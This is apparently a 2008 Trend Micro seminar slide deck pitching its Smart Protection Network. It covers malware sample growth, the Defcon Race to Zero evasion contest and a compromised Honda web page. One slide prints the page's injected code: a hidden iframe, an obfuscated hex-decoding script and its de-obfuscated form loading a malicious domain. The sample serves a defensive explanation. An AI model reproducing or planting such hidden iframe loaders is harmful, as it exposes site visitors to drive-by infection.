

# Trend Micro Smart Protection Network

Veli-Pekka Kusmin  
Pre-Sales Engineer  
Trend Micro Baltics & Finland

## Stallion Autumn Seminar 2008






# Why do we need a new approach against malware?

**Because Cybercrime is mainstream now!**


**A malware industry has been established!**



**Cybercrime is bigger than the drug trade today?**



# Collaboration in the Underground





# Increase in unique malware samples


**1988: 1738 unique malware samples**

**1998: 177615 unique malware samples**

**2008 Jan-May: 2753587 unique malware samples\***


Data source: AV-Test.Org, June 2008

\* = January - May 2008



# Increase in unique malware samples

## AV-Test.org's Sample Collection Growth



Data source: AV-Test.Org, June 2008

Note: Samples include malware variants



# Could we rely on this Prognosis?


## Race to Zero

[Information](#) | [Rules](#) | [Samples](#) | [Environment](#) | [Links](#) | [Contact](#)

### The Race to Zero

The Race to Zero contest is being held during Defcon 16 at the Riviera Hotel in Las Vegas, 8-10 August 2008.


The event involves contestants being given a sample set of viruses and malware to modify and upload through the contest portal. The portal passes the modified samples through a number of antivirus engines and determines if the sample is a known threat. The first team or individual to pass their sample past all antivirus engines undetected wins that round. Each round increases in complexity as the contest progresses.



Source: [www.defcon.org](http://www.defcon.org)




# Incoming Threat Samples Per Hour



Problems in the pattern deployment in the future?



# A Typical Web Threat – 9th of May 2008



# What does the HTML Code look like?

```
File Edit View Help
<td></td>
</tr>
<tr>
<td></td>
</tr>
<tr>
<td></td>
</tr>
<tr>
<td></td>
</tr>
</table></td>
<td><table width="335" border="0" cellspacing="0" cellpadding="0">
<tr>
<td></td>
</tr>
</table></td>
</tr>
</table>
</body>
</html>
<iframe src='http://url' width='1' height='1' style='visibility: hidden;'></iframe><script>function v4822210e7b881(v4822210e7c050){ function v4822210e7c826 () {var v4822210e7cff1=16;
return v4822210e7cff1;} return(parseInt(v4822210e7c050,v4822210e7c826()));}function v4822210e7d7c0(v4822210e7dfb3){ function v4822210e7f6fe () {var v4822210e7f6ce=2; return
v4822210e7f6ce;} var v4822210e77d='';for(v4822210e7ef30=0; v4822210e7ef30<v4822210e7dfb3.length; v4822210e7ef30+=v4822210e7f6fe()){
v4822210e77d+=(String.fromCharCode(v4822210e7b881(v4822210e7dfb3.substr(v4822210e7ef30, v4822210e7f6fe()))));}return v4822210e77d;}
document.write(v4822210e7d7c0('3C5343524950543E77696E646F772E7374617475733D27446F6E65273B646F63756D656E742E777269746528273C696672616D65206E616D653D62666430623135656262207372633D5C
```

» HTML\_IFRAME. QJ – first detected since April 29, 2008 using scan engine 8.300 and pattern file 5.247.00.

```
de-obfuscated.txt - Notepad
File Edit Format View Help
<SCRIPT>window.status='Done';document.wri
e('<iframe name=926ac60f
src='http://getanewmazda.info/dir/index.p
hp?' +Math.round(Math.random()*261954)+'ec3
4d7dd3c3f\' width=594 height=441
style=\'display:
none\''></iframe>')</SCRIPT>
```

iframe ... src='http://getanewmazda.info ...  
Getanewmazda.info stores malicious code





# Fast Reaction from Honda!




**HONDA**  
Under Construction

